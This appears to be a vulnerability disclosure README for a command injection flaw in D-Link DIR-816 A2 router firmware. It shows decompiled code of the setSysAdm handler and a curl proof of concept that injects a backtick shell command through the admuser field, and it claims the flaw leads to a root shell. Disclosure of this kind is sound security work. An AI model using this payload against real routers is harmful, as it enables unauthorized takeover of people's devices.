

main IOT_vuln / d-link / dir-816 / 1 /

rencvn and rencvn update ...

on Apr 9 History

..

img	8 months ago
.DS_Store	8 months ago
readme.md	8 months ago

readme.md


D-link DIR-816 A2_v1.10CNB04.img

Command injection vulnerability


Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

1. Affected version


Quick Find

[Downloads](#)
[GPL Source Code Support](#)
[Contact Us](#)

Technical Support


- > Audio/Video
- > Home Plug
- > Internet Camera
- > Managed Switch
- > Audio/Video>Accessories
- > Audio/Video>D-Life
- > Audio/Video>KVM
- > Audio/Video>Media bridge
- > Audio/Video>Media player

Downloads

DIR-816



Type	Firmware
Description	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
Download	 DIR-816_A2_FW_1.10CNB04_Release note.pdf  DIR-816 A2_v1.10CNB04.img
Last modified	2017/03/23

Figure 1 shows the latest firmware Ba of the router

Vulnerability details

```

2{
3  const char *v2; // $s3
4  const char *v3; // $s1
5  const char *v4; // $s0
6
7  v2 = (const char *)nvram_bufget(0, "Login");
8  v3 = (const char *)websGetVar(a1, "admuser", "");
9  v4 = (const char *)websGetVar(a1, "admpass", "");
10 if ( !*v3 )
11     return error("management.c", 375, 2, "setSysAdm: account empty, leave it unc
12 doSystem("sed -e 's/^%s:/%s:/' /etc/passwd > /etc/newpw", v2, v3);
13 doSystem("cp /etc/newpw /etc/passwd");
14 doSystem("rm -f /etc/newpw");
15 doSystem("chpasswd.sh %s %s", v3, v4);
16 if ( !umGroupExists("adm") )
17     umAddGroup("adm", 7, 3, 0, 0);
18 if ( v2 && umUserExists(v2) )
19     umDeleteUser(v2);
20 if ( umUserExists(v3) )
21     umDeleteUser(v3);
22 umAddUser(v3, v4, "adm", 0, 0);
23 nvram_bufset(0, "Login", v3);
24 nvram_bufset(0, "Password", v4);
25 nvram_commit(0);
26 websRedirect(a1, "dir_login.asp");
27 logout = 1;
28 login = 0;
29 return memset(&load_host, 0, 32);
30 }

```

The content obtained by the program through admuser and admpass parameters is passed to V3 and V4, and then V3 and V4 are brought into the dosystem function. There is a command injection vulnerability

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2_v1.10CNB04.img
2. Attack with the following POC attacks

```
curl -i -X POST http://192.168.0.1/goform/setSysAdm -d tokenid=xxxx -d  
'admuser=`ls > /tmp/456`'
```




Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell